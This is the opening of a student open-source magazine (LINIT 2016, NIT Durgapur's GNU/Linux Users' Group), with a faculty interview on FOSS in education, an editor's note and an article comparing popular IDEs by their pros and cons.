
ANNUAL OPEN SOURCE MAGAZINE OF NITDGP

LINIT

2016



06 Choosing the right IDE
10 Modular Phones
12 Apple and Open Source
14 Poblems installing Android Studio
16 Keylogger
18 How Computers shape Biology
20 Edge for Developers
22 Fedora 23
24 FirefoxOS
28 Android on Geeks Phone
32 Privacy App
36 Gerrit
38 Linux over the years
42 Visitors' Wall

Source: career.gsu.edu

Animesh Dutta

FACULTY ADVISOR

as told to Drishti Agarwal

What role did FOSS play in education in the yesteryears and how in your opinion has that evolved over the years?

At our early years in college, we didn't really have that concept of Open Source Software in our lives.Windows was the only operating system which most of the users were familiar with. It was only in my 7th semester that I was introduced to "Red Hat Linux", but its availability for development, modification, or redistribution was unknown.

Now, things have changed a lot.Students are using the Free and Open Source Softwares all over. It has become an indispensable tool especially for the IT and CSE students. The advent of FOSS has eliminated the need to purchase software by the college authorities because of the availability of all kinds of software tools online for free. Moreover, there are many forums where we can get all the help we need while using Open Source Software. I personally use open packages like JADE(Java Agent Development Environment) with various class files for use, development and modification.We also use packages like SPADE (Smart Python Agent Development Environment) research labs.So, now there is no stopping us from implementing any ideas we have.Thus, it has come up as a very handy tool for use.

Moving on, where do you see Foss in another decade and how is it likely to pervade our lives in an even larger way.

With its current pace, FOSS would soon be a part and parcel of the everyday lives of every individual. The school students shall also be taught about its uses, so that, when they join colleges, they are familiar with Open Source right in their freshman years. There would soon be a time where we would no longer have to spread awareness about something so amazing because people everywhere would be using and benefiting from it.The prejudice against FOSS on the grounds of it being difficult to understand would no longer be existent. Common users would not be afraid of using LINUX in their everyday lives.

Do you feel that FOSS should be a part of our academic curriculum?

Yes. I strongly support that. As a matter of fact, we have already included subjects on in our engineering courses.Also, all the systems in the labs of our college are powered by LINUX operating systems and students are encouraged to use them and hence be familiar with its features. So, yeah including it as a part of our curriculum would encourage students to pursue open Source Development and would also help them pick up useful skills which may prove to be useful in the later laps of their career.

Your opinion on the work that GLUG is presently doing and what remains to be done to take the movement forward.

GLUG as a team has been instrumental in bringing about a change in the attitude of the students in the college and has always delivered beyond expectations while it comes to spreading awareness about FOSS. I am proud to be a part of a team which is bringing the world of Open Source from the silicon valleys to the doorsteps of all and sundry. However, I would always want the club to grow bigger and better which is why I would never like to overlook the fact that a lot can still be achieved. I want our club to be the ultimate goto point for technical support and backup for the various seminars and events held in college. All the paperwork required in college should be replaced with online processing, and thus saving paper, time and increasing the accuracy and precision of the work done. We should also try and reach out to the nontechnical students and encourage them to discover the amazing world of Open Source.

How effective is Linit as a publication dedicated to keeping its readers updated with the latest in the FOSS world?

Linit is an amazing source of information and is the best way to keep the readers updated with the current trends in Open Source. It also serves as a progress report of the college as the content of Linit is mostly developed with the help of students of our college who are currently working in the field of Open Source. It is the best way to reach out to the faculties, to members of different colleges, and to everybody in the fields of computing and also to those who are not. I congratulate the team for maintaining the consistency and quality of the magazine throughout the
years and wish the team all the very best for the forthcoming years.

Your message to the readers?

I would like to remind every individual reading this magazine about their strengths and potential to do the impossible. All we need is a little extra effort, a higher notch of motivation and an overwhelming desire to achieve greatness. I request everybody to consider this magazine as the motivation you were looking for, and go that extra mile. May the source be with all of us :)

EDITOR-IN-CHIEF

Drishti Agarwal

PUBLISHER

GNU/Linux Users' Group,
NIT Durgapur

DESIGN

Pragya Anand
Rashmi Kumari
Sneha Singh

From the Editor's Desk

One of the lousy things about life these days is that it is difficult to get away. But one of the best things about working so close to the world of FOSS is that I always have another type of getaway right at hand.

When I talk of FOSS as a form of escapism, I usually mean it in the metaphorical sense. But with technology now being an inseperable part of human lives, the term freedom gains more relevance.

We, as a group, realise the serenity associated with software freedom and work hard for a world where every individual gets access to the benefits of technology without succumbing to the counterproductive restrictions.

Due to the efforts of our entire team, I see us inching, encouragingly, towards a more rational world.

With an honest hope that this magazine would be informative, inspiring and fun, I present the LINIT 2016 edition as a tribute to all the productivity and development we have inspired and as a reminder to the technologist in each one of you to think critically .

Giant thanks to everybody who helped me complete LINIT 2016. It would not have been possible without the support of my amazing team.

And above all, thanks to our writers for throwing in with us and to you, our readers, for making it all real.

Drishti Agarwal

(DRISHTI AGARWAL)

CHOOSING THE RIGHT IDE

An integrated development environment (IDE) is a software application that provides comprehensive facilities to computer programmers for software development. An IDE normally consists of a source code editor, build automation tools and a debugger. Modern software development often requires working with multiple tools in a variety of languages. Many try to rely on Integrated Development Environments (IDEs) to accomplish most of the work; in addition to source-code editors and automation, some even feature intelligent code completion. With so much choice out there, it's hard to settle on an IDE.

By Shramana Patra

SUBLIME

Cross-platform and feature packed, Sublime Text is a crowd favorite, partially because of its amazing feature-set. Plug-ins and add-ons are available forspecific programming languages and uses in Sublime Text, the app featuresextremely powerful search and go-to features, tons of keyboard commands to help you never have to take your hands off the keyboard while you use it, adistraction-free mode that lets you focus right on your work—whatever thatwork may happen to be, and much more. Sublime Text has a tabbed interface soyou can have multiple documents open at the same time, and a 10,000ft viewon the right so you can see where in your document you are at any time. You can select multiple rows tomake simultaneous changes, customize shortcuts to suit your own needs, and even chain shortcutstogether to perform complex—but fast—operations. It's remarkably powerful. Sublime Text is available for Windows, OS X, and Linux. It's distributed as evaluation software (meaningit's free to try, but there's no time limit on how long you can use it for free) and a full license will costyou $70. A full license is per user, so you can use it on as many computers as you like once you haveone. Sublime is praised for its impressive feature-set, developer-friendly plug-ins, and API, side-by-sidefile comparisons, and much more.

Source: warescrack.com

PROS:

1. Runs on OS X, Windows and Linux
2. Single license for as many installs on as many devices needed – even multiple platforms
3. Custom UI toolkit capitalizes on native functionality in each platform
4. Customize Key Bindings, Menus, Snippets, Macros, Completions with simple JSON files
5. Split Editing with multiple views
6. Plug-in API--
7. Distraction Free Mode to hide UI elements
8. Search for infrequent functions with a few keystrokes
9. Multiple Selections to make mass changes

CONS:

1. Sublime is closed source, and not cheap. (The trial version however is for an unlimited period)
2. There is no console version available.
3. No code auto formatting.
4. No PHP validation.

ECLIPSE

Eclipse is an integrated development environment (IDE). It contains a base workspace and an extensible plug-in system for customizing the environment. Eclipse is written mostly in Java and its primary use is for developing Java applications, but it may also be used to develop applications in other programming languages through the use of plugins, including: Ada, ABAP, C, C++, COBOL, Fortran, Haskell, JavaScript, Lasso, Lua, NATURAL, Perl, PHP, Prolog, Python, R, Ruby (including Ruby on Rails framework), Scala, Clojure, Groovy, Scheme, and Erlang. It can also be used to develop packages for the software Mathematica. Development environments include the Eclipse Java development tools (JDT) for Java and Scala, Eclipse CDT for C/C++ and Eclipse PDT for
PHP, among others.

PROS:

1. Runs on a variety of operating systems
2. The UI (user interface) is highly configurable
3. There are quite a few plug-ins available, including the ADT package for Android development (which is an excellent resource)
4. It doesn't require an installer and registry updates in a Windows environment, you just unzip the file and run
5. Great for a large scale project with many developers
6. Great for Java development as it's mainly written in Java
7. It's open source and it's free

CONS:

1. It can be extremely slow and resource intensive
2. Because of the large number of plug-ins, it can be confusing
3. Being open source and free, there is little support for 3rd party add-ons
4. Not all languages have the same level of support as Java

EMACS

If you've used an operating system with a command line interface, you've had Emacs available to you. Emacs can handle almost any type of text that you throw at it, handle simple documents or complex code, or be customized with startup scripts that add features or tweak the interface and shortcuts to match your project or preference. Similarly, Emacs supports macro recording, tons of shortcuts (that you'll have to learn to get really familiar with it), and has a ton of modules created by third parties to leverage the app for completely non-programming purposes, like project planning, calendaring, news reading, and word processing. Emacs is completely cross platform, with versions and derivatives available for Windows, OS X, Linux, and just about every other operating system on the planet. It's free, as in both free speech and free beer, and comes with detailed help, tutorials, and guides to help you get started using it if you're new to using Emacs.

PROS:

1.You can use Emacs at the console or through a telnet session. This allows you to learn just one editor for both purposes.
2. Emacs allows you to have several files open at once, and to switch among them quickly.
3. Emacs writes checkpoint files. Every so often, it backs up your work in case there is a system malfunction. This allows you to avoid losing work.
4.Emacs has modes for several programminglanguages. In C/C++ mode, it automatically indents programs for you, and easily reindents a block of code whose indentation needs to change. It also shows you, when you type a right brace, where the matching left brace is. This makes finding problems with braces very easy.
5. Emacs uses keyboard commands. This is faster than mouse commands. (The console version also offers menus, but you can edit faster without using them.) Proficient users can edit faster using emacs than most text editors.
6. Emacs has multiple clipboards. When you copy something to the clipboard, you do not lose the text that was formerly on the clipboard. Instead, that text is pushed onto the "kill ring".
7. Emacs is flexible and extensible. You can bind any command to any key, customizing the editor to your own preferences. If you become familiar with the Lisp programming language, you can write your own functions, and have them performed at your command.

CONS:

1. You must learn about 15 keyboard commands to use it effectively, and 30 keyboard commands to be really proficient. It is not a tool that you can just pick up and begin using without reading any instructions.

NOTEPAD ++

Notepad++ is an open source replacement for the original Notepad program (which comes with Windows) and supports several languages. Even though it is built for Microsoft Windows, it can also run on Linux, Unix, BSD and Mac OS X (using Wine). Immediately upon starting Notepad++ you will notice the difference between it and the original Notepad. There are loads of additional buttons and features like plugin support, tabbed editing, drag and drop, split screen editing, synchronized scrolling, spell checker (via an included plugin), find and replace over multiple documents, file comparison, zooming and much more. "Notepadd++ supports syntax highlighting and syntax folding for 48 programming, scripting, and markup languages" (source). As the website explains, the program is written in C++ and uses pure Win32 API and STL which ensures a higher execution speed and smaller program size.

PROS:

1. Tabbed editing interface
2. Plugin support and macros
3. Ability to add bookmarks
4. Drag and drop support
5. Find and replace across multiple documents
6. Style configurator for a customizable interface
7. Syntax and brace highlighting
8. Auto indentation
9. Auto completion
10. Code folding
11. Text folding
12. Compiler integration
13. Spell checker (via plugin)
14. Collaborative editing (via plugin)
15. FTP support (via plugin)
16. Multiple instances

CONS:

1. No HTTP, SSH or WebDav support for remote file editing
2. Does not support large files
3. Another program is needed in order to run on Mac OS X

BLUEJ

BlueJ is an integrated development environment (IDE) for the Java programming language, developed mainly for educational purposes, but also suitable for small-scale software development. It runs with the help of JDK(Java Development Kit) BlueJ was developed to support the learning and teaching of objectoriented programming, and its design differs from other development environments as a result.[2] The main screen graphically shows the class structure of an application under development (in a UML-like diagram), and objects can be interactively created and tested. This interaction facility, combined with a clean, simple user interface, allows easy experimentation with objects under development. Object-oriented concepts (classes, objects, communication through method calls) are represented visually and in its interaction design in the interface

PROS:

1. There is no need for a main method
2. Testing can be performed interactively
3. It allows the complexity of input/output to be deferred
4. It encourages OOP thinking and programming
5. BlueJ programs are standard Java

CONS:

1. It does not have any code hinting/completion

CODELITE

CodeLite is an another excellent, free, open source and cross platform IDE for the C/C++ programming languages that runs on all major Platforms (Windows, Linux and OSX)

PROS:

1. Generic support for compilers and Errors are clickable via the Build tab
3. It has amazingly fast and powerful code completion tool based on their in-house parser
4. It also has its own RAD tool for building Widgets-based applications
5. Supports Static code analysis, refactoring, class browser and profiling

CONS:

1. It has an auto debugging tool which takes time to learn but once learned, it helps user to remove some serious errors from the program.

KOMODO

Komodo Edit is a fast open source program that can be used on Windows, Max OS X and Linux. It supports the following programming languages: PHP, Python, Ruby, JavaScript, Perl, Tcl, XML, HTML 5 and CSS 3. It also comes equipped with "customizable syntax coloring, folding, background syntax checking, and excellent auto-complete and calltips (called 'code intelligence')." Their pages and pages of extensions are equivalent to Firefox's and their "tricked out" editor is one of the most advanced featured on this list. Along with all that you get remote file editing, a toolbox with shell command integration, macros, snippets and the list goes on. For more advanced features you can purchase Komodo IDE for Teams.

PROS:

1. Extension support and macros
2. Syntax highlighting
3. Auto indentation
4. Auto completion
5. Code folding
6. Text folding
7. Code snippets

CONS:

1. Spell checker not included
2. No compiler integration
3. No collaborative editing
4. No large file support
5. No multiple instances
6. For more advanced features you'll need to upgrade for a hefty fee of $295 (without support and upgrades) or $382 (with support and upgrades)

VI/VIM

Vim and most of its iterations, which include editors that add a GUI to the app so you can launch it without resorting to the command line—are free (GPL licensed). It's available for any operating system with a command line of just about any type, and it's charityware, meaning instead of paying for the app, the team behind it suggests you donate to children in Uganda who could use the support via the ICCF.

PROS:

1. Vi is universally available on Unix systems. It has been around so long in a stable form that it is essentially bug free. Many clones have been written for other kinds of computers.
2. Vi has many powerful commands that utilize just the alphanumeric keys - it does not require special function keys.
3. Vi is a small program that does not require a lot of system memory or CPU time. It works very fast, even on large files.
4. Vi is completely terminal device independent. It will work with any kind of terminal.
5. While vi is not programmable, it has a simple way to let other Unix programs, such as the sort utility, work on selected portions of your file. This adds the functionality of all those programs to the editor.

CONS:

1. Every single key you touch on the keyboard seems to do something, often something mysterious. There is a rich set of single character commands to learn.

NETBEANS

NetBeans is a software development platform written in Java. The NetBeans Platform allows applications to be developed from a set of modular software components called modules. Applications based on the NetBeans Platform, including the NetBeans integrated development environment (IDE), can be extended by third party developers.[3] The NetBeans IDE is primarily intended for development in Java, but also supports other languages, in particular PHP, C/C++and HTML5.[4] NetBeans is cross-platform and runs on Microsoft Windows, Mac OS X, Linux, Solaris and other platforms supporting a compatible JVM.

PROS:

1. It has many integrated development modules, especially for Java.
2. It has an easy to use Swing GUI design tool to build user interfaces through dragging and dropping components, such as Buttons and Textboxes.
3. It auto completed code and gives programmers a list of possible code fragments to choose from, even as they type.
4. It debugs and gives hints on optimizing code, and even inserts the right code.

CONS:


1. It is a little bit slow to load.
2. Takes up more memory than lighter IDEs.
3. Advanced tools and features require some training.

By Lokesh Kumar

MODULAR PHONES

The smartphone is one of the most empowering and intimate objects in our lives. Yet most of us have little say in how our device is made, what exactly it does and how it looks. And 5 billion of us don't even have one.

